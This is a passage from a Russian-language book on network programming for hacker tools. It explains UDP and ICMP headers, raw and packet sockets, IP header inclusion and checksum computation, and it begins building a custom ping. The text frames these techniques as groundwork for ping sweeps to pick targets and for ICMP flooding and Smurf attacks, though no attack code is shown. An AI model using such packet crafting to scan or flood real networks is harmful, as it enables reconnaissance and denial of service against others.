

Рис. 3.8. Формат UDP-пакета

Листинг 3.5. Определение структуры UDP-заголовка

```
typedef unsigned short __u16;

struct udphdr {
  __u16 source; /* номер порта отправителя */
  __u16 dest;   /* номер порта получателя */
  __u16 len;    /* длина сообщения */
  __u16 check;  /* контрольная сумма */
};
```

3.4.6. ICMP-заголовок

На рис. 3.9 показан формат ICMP-пакета, а в листинге 3.6 — определение структуры ICMP-заголовка.

Листинг 3.6. Определение структуры ICMP-заголовка

```
typedef unsigned char __u8;
typedef unsigned short __u16;
typedef unsigned int __u32;

struct icmphdr {
```

```
    __u8        type;     /* тип сообщения */
    __u8        code;     /* код сообщения */
    __u16       checksum; /* контрольная сумма */
    union {
        struct {
                __u16  id;       /* идентификатор */
                __u16  sequence; /* номер очереди */
        } echo;
        __u32  gateway;
        struct {
                __u16  __unused;
                __u16  mtu;
        } frag;
    } un;
};
```



Рис. 3.9. Формат ICMP-пакета

Ниже приведены некоторые константы и определения, взятые из заголовочного файла /linux/icmp.h. Вы можете использовать их в своих программах:

```
/* Значения для поля "Тип сообщения" */
#define ICMP_ECHOREPLY      0  /* Echo Reply */
#define ICMP_DEST_UNREACH   3  /* Destination Unreachable  */
#define ICMP_SOURCE_QUENCH  4  /* Source Quench */
#define ICMP_REDIRECT       5  /* Redirect (change route)  */
#define ICMP_ECHO           8  /* Echo Request */
#define ICMP_TIME_EXCEEDED 11  /* Time Exceeded */
```

Основные виды ICMP-сообщений представлены в табл. 3.1.

Таблица 3.1. *Виды ICMP-сообщений*

Тип	Код	Сообщение
0	0	Echo Reply (эхо-ответ)
3		Destination Unreachable (адресат недостижим по различным причинам):
	0	Net Unreachable (сеть недоступна)
	1	Host Unreachable (узел недоступен)
	2	Protocol Unreachable (протокол недоступен)
	3	Port Unreachable (порт недоступен)
	4	DF=1 (необходима фрагментация, но она запрещена)
	5	Source Route failed (невозможно выполнить опцию Source Route)
4	0	Source Quench (замедление источника)
5		Redirect (выбрать другой маршрутизатор для посылки дейтаграмм):
	0	в данную сеть
	1	на данный узел
	2	в данную сеть с данным TOS
	3	на данный узел с данным TOS
8	0	Echo Request (эхо-запрос)
9	0	Router Advertisement (объявление маршрутизатора)
10	0	Router Solicitation (запрос объявления маршрутизатора)
11		Time Exceeded (время жизни дейтаграммы истекло):
	0	при передаче
	1	при сборке
12		Parameter problem (ошибка в параметрах):
	0	Ошибка в IP-заголовке
	1	Отсутствует необходимая опция
13	0	Timestamp (запрос временной метки)
14	0	Timestamp Reply (ответ на запрос временной метки)
17	0	Address Mask Request (запрос сетевой маски)
18	0	Address Mask Reply (ответ на запрос сетевой маски)

3.5. Сокеты

Надеюсь, уважаемый читатель уже знает, что сокеты в программе создаются с помощью функции `socket()`. Напомню ее прототип:

```
int socket(int domain, int type, int protocol);
```

Но эта функция не просто создает сокет, она одновременно обеспечивает доступ к протоколам определенного уровня стека TCP/IP. В зависимости от уровня сокеты имеют различные названия. Рассмотрим конкретно по уровням.

3.5.1. Дейтаграммные и потоковые сокеты (доступ к транспортному уровню)

Чтобы обеспечить доступ к транспортному уровню, в качестве типа (`type`) в функции `socket()` нужно использовать константу `SOCK_STREAM` (для протокола TCP), или константу `SOCK_DGRAM` (для протокола UDP). Соответственно, создаваемые сокеты получают названия *потоковый* и *дейтаграммный*. В качестве домена (`domain`) в функции `socket()` могут указываться такие значения, как: `PF_UNIX` или `PF_LOCAL` для локальных соединений, `PF_INET` для протоколов семейства IPv4, `PF_INET6` для протоколов семейства IPv6, `PF_IPX` для протоколов Novell и др.

Мы будем работать только с доменом `PF_INET`. В качестве протокола (`protocol`) для дейтаграммных и потоковых сокетов допускается указывать только значение 0 (нуль). Примеры создания потокового и дейтаграммного сокета:

```
sd = socket(PF_INET, SOCK_STREAM, 0); /* потоковый сокет */
sd = socket(PF_INET, SOCK_DGRAM, 0);  /* дейтаграммный сокет */
```

Дейтаграммные и потоковые сокеты подходят для программирования большинства обычных приложений, но для программирования хакерских утилит они используются не часто, так как являются очень ограниченными. Например, они не обеспечивают доступ к заголовкам пакетов ниже транспортного уровня, не позволяют отправлять и принимать ICMP-сообщения, не позволяют строить и отправлять собственные пакеты, *подробную информацию о потоковых и дейтаграммных сокетах см. в man 2 socket*.

3.5.2. Raw-сокеты (доступ к сетевому уровню)

Чтобы обеспечить доступ к сетевому уровню, в качестве типа (`type`) в функции `socket()` нужно использовать константу `SOCK_RAW`. Этот тип сокетов

получил название raw-сокет[1]. В качестве домена (`domain`) используются те же значения, что и в случае дейтаграммных и потоковых сокетов. Протокол (`protocol`) для raw-сокетов в функции `socket()` можно указать 0 или протокол, пакеты которого будут приниматься или отправляться. Все возможные константы для протокола содержатся в заголовочном файле /netinet/in.h, некоторые из них приводились в *разд. 3.4.2*.

Примеры создания raw-сокетов:

```
/* принимаем или отправляем TCP-пакеты */
sd = socket(PF_INET, SOCK_RAW, IPPROTO_TCP);

/* принимаем или отправляем UDP-пакеты */
sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);

/* принимаем или отправляем ICMP-пакеты */
sd = socket(PF_INET, SOCK_RAW, IPPROTO_ICMP);

/* можем только отправлять любые пакеты */
sd = socket(PF_INET, SOCK_RAW, IPPROTO_RAW);
```

Запомните одну важную особенность: все константы протоколов, указанные при создании raw-сокета, позволяют созданному сокету как отправлять, так и принимать пакеты, и только константа `IPPROTO_RAW` предназначена исключительно для отправки пакетов (принимать пакеты на raw-сокет при указанной константе `IPPROTO_RAW` не получится, при этом компилятор не будет выдавать никакой ошибки!).

Raw-сокеты позволяют строить и отправлять собственные пакеты. Однако стек TCP/IP сам генерирует заголовок IP при посылке пакета. Поэтому если вам нужно создать собственный IP-заголовок, то для raw-сокета необходимо задать опцию `IP_HDRINCL` с помощью функции `setsockopt()` следующим образом:

```
const int on = 1;
if (setsockopt(sd, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on)) < 0)
{
  perror("setsockopt() failed");
  exit(-1);
}
```

Только привилегированный пользователь может создавать raw-сокеты.

---

[1] В русскоязычной литературе используются также термины "сырой сокет", "символьный сокет", "неструктурированный сокет".

Raw-сокеты не обеспечивают доступ к полям заголовков канального уровня, поэтому если вам необходим такой доступ, то следует использовать пакетные сокеты. *Подробную информацию о raw-сокетах см. в man 7 raw.*

3.5.3. Пакетные сокеты (доступ к канальному уровню)

Для обеспечения доступа к канальному уровню в качестве домена (`domain`) в функции `socket()` нужно указать константу `PF_PACKET`. Такой тип сокетов называется пакетным. Обратите внимание — это единственный тип сокета, в котором указывается константа `PF_PACKET`, а не константа `PF_INET` в качестве домена! При этом реально открывается возможность отправки или приема пакетов на уровне драйвера устройства (канальный уровень OSI).

В качестве типа (`type`) можно указать только `SOCK_RAW`, либо `SOCK_DGRAM`. Запомните различия между двумя этими типами:

- при указании `SOCK_RAW` пакеты будут передаваться драйверу устройства и принимаются от него без всяких изменений данных пакета. Если в программе необходимо осуществлять обработку полей принимаемых пакетов, то следует подготовить буфер с учетом всех заголовков пакета, в том числе канального уровня;
- `SOCK_DGRAM` работает на несколько более высоком уровне. Заголовок канального уровня удаляется стеком TCP/IP перед тем, как пакет передается в программу. А посылаемые пакеты через пакетный сокет типа `SOCK_DGRAM` автоматически получают перед отправкой подходящий заголовок канального уровня. Иначе говоря, пакетный сокет типа `SOCK_DGRAM` не открывает доступ к заголовку канального уровня!

В качестве протокола (`protocol`) указывается номер протокола, с которым предстоит работать в сетевом порядке байтов. Список возможных протоколов приведен в файле /linux/if_ether.h, некоторые из них приводились в *разд. 3.4.1*. Если `protocol` содержит значение `htons(ETH_P_ALL)`, то программой будут приниматься все протоколы.

Примеры создания пакетных сокетов:

```
/* принимаем или отправляем ARP-пакеты */
sd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ARP));

/* принимаем или отправляем IP-пакеты, доступ к заголовку канального
уровня не требуется */
sd = socket(PF_PACKET, SOCK_DGRAM, htons(ETH_P_IP));

/* принимаем или отправляем любые пакеты */
sd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
```


Существует еще один устаревший способ создания пакетного сокета: в Linux 2.0 единственным способом получить пакетный сокет был вызов вида:

```
socket(PF_INET, SOCK_PACKET, protocol);
```

Этот способ все еще поддерживается, но использовать его настоятельно не рекомендуется. Основное различие между приведенными двумя способами состоит в том, что `SOCK_PACKET` использует старую структуру `struct sockaddr_pkt` для указания интерфейса, а она не обеспечивает физический уровень независимостью. Я рассказываю о нем только потому, что множество исходных кодов программ, написанных много лет назад, используют такой способ создания пакетных сокетов и вам следует уметь их читать. Этот же способ используется и в книгах Стивенса.

При использовании пакетных сокетов в программу должен включаться вот такой большой набор заголовочных файлов:

```
#include <sys/socket.h>
#include <features.h>    /* for the glibc version number */
#if __GLIBC__ >= 2 && __GLIBC_MINOR >= 1
#include <netpacket/packet.h>
#include <net/ethernet.h>     /* the L2 protocols */
#else
#include <asm/types.h>
#include <linux/if_packet.h>
#include <linux/if_ether.h>   /* The L2 protocols */
#endif
```

Пакетные сокеты используют особую структуру адреса сокета:

```
struct sockaddr_ll {
  unsigned short  sll_family;    /* Всегда AF_PACKET */
  unsigned short  sll_protocol;  /* Протокол физического уровня */
  int             sll_ifindex;   /* Индекс интерфейса */
  unsigned short  sll_hatype;    /* Тип заголовка */
  unsigned char   sll_pkttype;   /* Тип пакета */
  unsigned char   sll_halen;     /* Длина адреса */
  unsigned char   sll_addr[8];   /* Адрес физического уровня */
```

Подробную информацию о пакетных сокетах см. в man 7 packet.

3.6. Контрольная сумма в заголовках сетевых пакетов

В большинстве заголовков сетевых пакетов присутствует поле контрольной суммы. Алгоритм ее вычисления описан в RFC к каждому протоколу. По умолчанию стек TCP/IP самостоятельно заполняет поля контрольной суммы всех заголовков при отправке пакетов и проверяет правильность содержащихся в них значений при приеме пакетов.

Но если программисту требуется "вручную" заполнять поля пакетов при использовании raw-сокетов или пакетных сокетов, то ему придется самостоятельно рассчитывать и заполнять поля контрольных сумм. Если отправить пакет с незаполненными полями контрольной суммы, то на приемной стороне стек TCP/IP не примет такой пакет на обработку и просто отбросит его, приняв за ошибочный.

Согласно RFC алгоритм расчета контрольной суммы в заголовках IP, UDP, TCP, ICMP и IGMP используется один и тот же. В словесном описании он выглядит так:

Контрольная сумма представляет собой обратный код числа, получаемого путем суммирования всех байтов данных. При этом суммирование должно осуществляться в двухбайтовых значениях (16-разрядных). Если длина данных нечетная, то поле данных в конце дополняется еще одним нулевым байтом, чтобы образовать 16-разрядное значение. Возникший при таком выравнивании байт не передается по сети, он нужен только для подсчета.

К сожалению, стандартной функции, вычисляющей контрольную сумму, нет. Мы будем в программах этой книги использовать наиболее известную реализацию на Си, показанную в листинге 3.7. Но вы можете написать более эффективный вариант.

Листинг 3.7. Функция вычисления контрольной суммы

```
unsigned short in_cksum(unsigned short *addr, int len)
{
  unsigned short result;
  unsigned int sum = 0;

  /* складываем все двухбайтовые слова */
  while (len > 1) {
    sum += *addr++;
    len -= 2;
  }

  /* если остался лишний байт, прибавляем его к сумме */
  if (len == 1)
    sum += *(unsigned char*) addr;

  sum = (sum >> 16) + (sum & 0xFFFF); /* добавляем перенос */
  sum += (sum >> 16);                 /* еще раз */
  result = ~sum;                      /* инвертируем результат */
  return result;
}
```


Как видите, в функцию `in_cksum()` передается адрес, с которого начинается подсчет контрольной суммы и длина подсчитываемых данных. В каждом заголовке IP, UDP, TCP, ICMP или IGMP для подсчета контрольной суммы берутся различные значения длин и адресов. Рассмотрим, какие это значения для каждого отдельного заголовка.

Контрольная сумма в ICMP-заголовке. Подсчитываются все байты ICMP-заголовка и поля данных. Следовательно, в функцию `in_cksum()` необходимо передать адрес начала ICMP-заголовка и общую длину ICMP-заголовка и поля данных.

Контрольная сумма в IP-заголовке. Подсчитываются только байты одного IP-заголовка, поле данных не принимает участия в подсчете. Следовательно, в `in_cksum()` необходимо передать адрес начала IP-заголовка и длину IP-заголовка.



Рис. 3.10. Формат псевдозаголовка для вычисления контрольной суммы в TCP-заголовке

Контрольная сумма в TCP-заголовке. Кроме байтов TCP-заголовка и поля данных в подсчете контрольной суммы участвуют 96 битов так называемого псевдозаголовка. Псевдозаголовок не передается по сети, а используется только для внутреннего употребления. При расчете контрольной суммы он ставится перед TCP-заголовком. Псевдозаголовок содержит IP-адрес отправителя, IP-адрес получателя, нулевой байт, поле "Протокол", аналогичное полю в IP-заголовке, и длину TCP-пакета (рис. 3.10). Длина TCP-пакета — это длина TCP-заголовка и поля данных, измеренная в байтах. Такой подход обеспечивает защиту протокола TCP от ошибок маршрутизации.

Структура псевдозаголовка, которую мы будем использовать в программах в этой книге, показана в листинге 3.8.

Листинг 3.8. Структура псевдозаголовка

```
struct pseudohdr
{
  unsigned int source_address;
  unsigned int dest_address;
  unsigned char place_holder;
  unsigned char protocol;
  unsigned short length;
} pseudo_hdr;
```

Таким образом, при подсчете контрольной суммы в TCP-заголовке в функцию `in_cksum()` необходимо передать адрес начала псевдозаголовка и общую длину, включающую псевдозаголовок, TCP-заголовок и поле данных.

Контрольная сумма в UDP-заголовке. Вычисляется так же как и в TCP-заголовке, т. е. кроме байтов UDP-заголовка и поля данных в подсчете контрольной суммы участвуют 96 битов псевдозаголовка, который при расчете ставится перед UDP-заголовком. Псевдозаголовок не передается по сети, а используется только для подсчета контрольной суммы. Структура псевдозаголовка выглядит точно так же как в листинге 3.8, только в поле длины указывается длина UDP-пакета (см. рис. 3.11). Длина UDP-пакета — это длина UDP-заголовка и поля данных, измеренная в байтах.

Следовательно, при подсчете контрольной суммы в UDP-заголовке в функцию `in_cksum()` необходимо передать адрес начала псевдозаголовка и общую длину, включающую псевдозаголовок, UDP-заголовок и поле данных.

Что касается расчета контрольной суммы в UDP-заголовке, то в RFC768 имеется важное дополнение, которого нет в спецификациях к другим протоколам. Оно звучит так: *если расчетная контрольная сумма равна нулю, она передается как поле, целиком состоящее из единиц (эквивалент при дополнении до единицы). Передача поля, целиком состоящего из нулей, означает, что отправитель дейтаграммы не вычислял контрольной суммы.*



Рис. 3.11. Формат псевдозаголовка для вычисления контрольной суммы в UDP-заголовке

Таким образом, в своих программах после расчета контрольной суммы в UDP-заголовке мы должны проверить возвращаемое значение из функции `in_cksum()`, и если оно рано нулю, то записать вместо него значение `0xffff`. Обратите внимание, что в случае других заголовков мы не должны этого делать, так как нулевое значение контрольной суммы в заголовках IP, TCP, ICMP не означает ее отсутствия.

Важно помнить, что если изменится хотя бы один байт в заголовке или в поле данных, участвующем в подсчете контрольной суммы, то контрольная сумма должна быть пересчитана. Например, если в IP-заголовке изменится значение поля "Время жизни", то поле "Контрольная сумма" в этом заголовке также должно быть пересчитано.

Перед началом расчета контрольной суммы поле "Контрольная сумма" должно быть обнулено. Это требование RFC справедливо для каждого из перечисленных заголовков. Поэтому в программах перед вызовом `in_cksum()` мы будем заносить в это поле значение 0.

3.7. Нестандартные библиотеки

Существуют нестандартные библиотеки созданные сторонними разработчиками для облегчения написания сетевых приложений. Самыми известными из них являются библиотеки libnet и libpcap.

Библиотека libnet (**http://www.packetfactory.net/libnet/**) обеспечит программиста всем необходимым для генерации пакетов произвольного формата и содержания.

Библиотека libpcap (**http://www.tcpdump.org**) предназначена для обратного действия — извлечения пакетов из сети и их анализа.

В одной программе можно задействовать сразу обе эти библиотеки.

Многие известные утилиты, такие как tcpdump и последние версии nmap, задействуют библиотеки libnet и libpcap. Но по большей части хакеры при программировании своего инструментария избегают использования нестандартных библиотек, так как код становится зависим от них. В этом случае перед началом работы утилиты приходится обеспечивать установку нужных библиотек, что неудобно и не во всех случаях возможно. Подробную информацию о программировании с использованием библиотек libnet и libpcap *см. в гл. 9*.

Глава 4

Утилита ping

Утилита ping является стандартной утилитой в любой полноценной операционной системе. Эта утилита была написана для проверки доступности удаленного узла и оценки качества связи, поэтому по своему назначению она не является боевой утилитой. Но хакерами ping может использоваться для зондирования сети (ping sweep), т. е. для выявления компьютеров, подключенных к сети, чтобы выбрать какой из них атаковать.

Правда в настоящее время администраторы, как на отдельных компьютерах, так и на входах в компьютерные сети, обычно с помощью сетевых экранов (firewalls) блокируют входящие, а также исходящие ICMP-сообщения, поэтому зондирование с помощью ping редко бывает эффективным. Но все равно, изучить устройство ping важно, так как существует множество боевых утилит для проведения сетевых атак, основанных на принципах работы ping, например, такие как DoS ICMP flooding и Smurf (*см. гл. 6*). Также часто ping интегрируется с утилитами для сканирования сети (*см. гл. 7*).

4.1. Общие принципы работы ping

Создателем ping является Майк Муус (Mike Muuss), бывший работник Баллистической Научно-исследовательской Лаборатории Американской Армии (US Army Ballistic Research Laboratory). Самая первая версия ping была написана им в 1983 году для операционной системы 4.2a BSD UNIX. Название ping Майком было выбрано не случайно. Ping — это не акроним. Как сказано на сайте автора, который расположен по адресу в Интернете[1] **http://ftp.arl.mil/~mike/**, звучание слова ping напоминает звук, издаваемый сонаром или радарной системой. Работа утилиты ping имитирует работу этих устройств в компьютерных

[1] К сожалению, на заглавной странице сайта имеется сообщение, что Майк Муус погиб в автомобильной катастрофе 20 ноября 2000 г.

сетях. Ping посылает по указанному IP-адресу или имени узла эхо-запросы (Echo Request) и принимает эхо-ответы (Echo Reply), вычисляя при этом время оборота пакета.

Ниже показан пример работы утилиты ping в операционной системе Linux:

```
# ping 192.168.10.1
PING 192.168.10.1 (192.168.10.1) from 192.168.10.130 : 56(84) bytes of
data.
64 bytes from 192.168.10.1: icmp_seq=0 ttl=255 time=6.760 msec
64 bytes from 192.168.10.1: icmp_seq=1 ttl=255 time=411 usec
64 bytes from 192.168.10.1: icmp_seq=2 ttl=255 time=301 usec
64 bytes from 192.168.10.1: icmp_seq=3 ttl=255 time=375 usec
64 bytes from 192.168.10.1: icmp_seq=4 ttl=255 time=369 usec
64 bytes from 192.168.10.1: icmp_seq=5 ttl=255 time=299 usec
64 bytes from 192.168.10.1: icmp_seq=6 ttl=255 time=355 usec
64 bytes from 192.168.10.1: icmp_seq=7 ttl=255 time=366 usec
64 bytes from 192.168.10.1: icmp_seq=8 ttl=255 time=291 usec
--- 192.168.10.1 ping statistics ---
9 packets transmitted, 9 packets received, 0% packet loss
round-trip min/avg/max/mdev = 0.291/1.058/6.760/2.016 ms
```

Утилита выводит данные построчно в следующем формате: число принятых байтов, IP-адрес исследуемого узла с именем (если оно имеется), затем порядковый номер пакета (`icmp_seq`), параметр время жизни пакета (`ttl`) и рассчитанное время возврата (`time`). TTL это поле времени жизни в IP-заголовке. По умолчанию утилита будет посылать и принимать ICMP-пакеты до тех пор пока не будет нажата комбинация клавиш <Ctrl>+<C>.

При прерывании работы программы выводится статистика: число посланных (`packets transmitted`) и принятых пакетов (`packets received`), процент потерянных пакетов (`packet loss`), а также минимальное (`min`), максимальное (`max`) и среднее время (`avg`) оборота пакета. Современные версии ping выводят также параметр `mdev`. К сожалению, в man мне не удалось найти о нем даже упоминания, но насколько можно судить по названию, этот параметр показывает среднеквадратичное отклонение. Этот параметр из области математической статистики, — мы не будем его вычислять, когда будем разрабатывать свою утилиту ping.

Эхо-ответы должны возвращаться в том же порядке, в котором были отправлены эхо-запросы. Пакеты могут быть потеряны в пути, в этом случае в выводе утилиты ping возникнут пробелы в порядковых номерах, а также будет отличаться общее количество отосланных и принятых ICMP-сообщений в статистике.

На основе общедоступного исходного кода утилиты ping мы напишем свою версию этой утилиты. Основное отличие от общедоступной версии будет в том, что наша программа не будет поддерживать параметры командной строки, которых у стандартной утилиты около двадцати и число их продолжает расти с появлением каждой новой версии. Зато это нам позволит лучше понять основные концепции программы, не отвлекаясь на многочисленные параметры. Также существенную помощь в понимании работы ping мне оказала книга Ричарда Стивенса "UNIX: разработка сетевых приложений", где рассматривается реализация ping сразу под версии IPv4 и IPv6.

Работа утилиты ping основана на протоколе ICMP, поэтому необходимо вспомнить формат ICMP-сообщений. Формат ICMP-сообщения зависит от вида сообщения. Основные виды ICMP-сообщений представлены в табл. 3.1.

Нас интересуют только два вида ICMP-сообщений: Echo Request (эхо-запрос) и Echo Reply (эхо-ответ). Они имеют один и тот же формат (рис. 3.9).

Поле "Тип" (Type) содержит значение 0 для сообщения Echo Reply или 8 для Echo Request. Поле "Код" (Code) для обоих этих типов сообщений всегда имеет нулевое значение. Обязательно должна вычисляться контрольная сумма и заноситься в поле "Контрольная сумма" (Checksum), алгоритм ее расчета описан в RFC792, а в листинге 3.7 представлена функция для ее вычисления на Си, которую мы задействуем в нашей программе. Поля "Идентификатор" (Identifier) и "Номер очереди" (Sequence Number) могут использоваться отправителем эхо-сообщений с целью идентификации приходящих пакетов. Утилита ping заносит в поле "Идентификатор" (Identifier) свой идентификатор процесса (PID), а значение поля "Номер очереди" (Sequence Number) увеличивает на 1 для каждого отправляемого пакета. В поле "Данные" (Data) могут содержаться произвольные данные, утилита ping сохраняет в этом поле отметку времени отправки пакета, что позволяет при получении ответа вычислить время оборота пакета. Согласно RFC792 содержимое полей "Идентификатор" (Identifier), "Номер очереди" (Sequence Number) и "Данные" (Data) должно возвращаться в эхо-ответе.

Определение структуры ICMP-сообщения мы будем брать в заголовочном файле /netinet/ip_icmp.h. Посмотрите структуру `icmp` в этом заголовочном файле, обратите внимание, она несколько отличается от той, что мы рассматривали в листинге 3.6. Эта структура определяет сразу все виды ICMP-сообщений. Нам, согласно формату Echo Request и Echo Reply, понадобятся только следующие поля: `icmp_type`, `icmp_code`, `icmp_cksum`, `icmp_id`, `icmp_seq` и `icmp_data`. При этом некоторые названия полей являются лишь сокращением более сложных конструкций:

```
#define icmp_id      icmp_hun.ih_idseq.icd_id
#define icmp_seq     icmp_hun.ih_idseq.icd_seq
#define icmp_data    icmp_dun.id_data
```

Все ICMP-сообщения обязательно имеют IP-заголовок, в котором значение поля "Протокол" (Protocol) равно 1 (IPPROTO_ICMP). Формат IP-заголовка показан на рис. 3.5. Полное его описание можно найти в RFC791. Структура IP-заголовка определена в заголовочном файле /netinet/ip.h. Мы также будем подключать этот заголовочный файл к нашей программе.

На рис. 4.1 схематично показано ICMP-сообщение с IP-заголовком и с названиями указателей и длин, которые мы будем использовать в программе при обработке эхо-ответов.

Рис. 4.1. Заголовки, указатели и длины при обработке ICMP-ответов

Возможно, вы заметили, что ICMP-сообщение не имеет поля номера порта получателя или отправителя. Тогда возникает вопрос, какая служба посылает эхо-ответы в ответ на эхо-запросы? На самом деле нет никаких специальных приложений или служб, ожидающих эхо-запросов, так как эхо-ответ генерирует сама IP-подсистема узла. Получив ICMP-сообщение типа 8 (Echo Request), IP-подсистема должна в обязательном порядке отправить ответ. Для этого она меняет местами адреса отправителя и получателя, изменяет тип сообщения на 0 (Echo Reply) и пересчитывает контрольную сумму.

4.2. Реализация утилиты ping

Готовый исходный код утилиты ping приведен в листинге 4.1, я назвал его xping.c, чтобы указать на то, что это не точная копия системной утилиты.

Рассмотрим основные проблемы, которые необходимо решить при программировании утилиты ping.

Для приема и отправки ICMP-сообщений необходимо создать raw-сокет (SOCK_RAW) с указанием константы IPPROTO_ICMP в качестве протокола в функции socket():

```
sd = socket(PF_INET, SOCK_RAW, IPPROTO_ICMP);
```


Константа IPPROTO_ICMP определена в заголовочном файле /netinet/in.h, но включать его в программу необязательно, так как он подключается в заголовочных файлах /netinet/ip.h и /netinet/ip_icmp.h.

Raw-сокет может создавать только привилегированный пользователь, поэтому утилита ping в Linux имеет установленный бит SUID:

```
$ ls -l /bin/ping
-rwsr-xr-x    1 root     root        22620 Jan 16  2001 /bin/ping
```

Мы тоже после окончательной компиляции можем сделать нашу программу SUID-ной, чтобы ею мог воспользоваться обычный пользователь.

В самой программе, после того как создан raw-сокет, мы восстанавливаем первоначальные пользовательские права:

```
setuid(getuid());
```

Для того чтобы наша утилита ping могла посылать широковещательные сообщения, мы с помощью функции setsockopt() устанавливаем параметр сокета SO_BROADCAST:

```
setsockopt(sd, SOL_SOCKET, SO_BROADCAST, &on, sizeof(on));
```

В стандартной утилите ping возможность посылать широковещательные сообщения открывается только после указания флага -b в командной строке. Такая предосторожность сделана не случайно, так как если послать широковещательное сообщение в сеть, состоящую из множества узлов, то можно вызвать отказ в обслуживании своего собственного узла из-за множества поступающих эхо-ответов.

Чтобы предостеречь приемный буфер от переполнения при получении множества эхо-ответов, мы устанавливаем его большого размера, равным 61 440 байтов (60×1024) — этот размер должен быть больше задаваемого по умолчанию. Для этого снова используется функция setsockopt() с параметром сокета SO_RCVBUF:

```
size = 60 *1024;
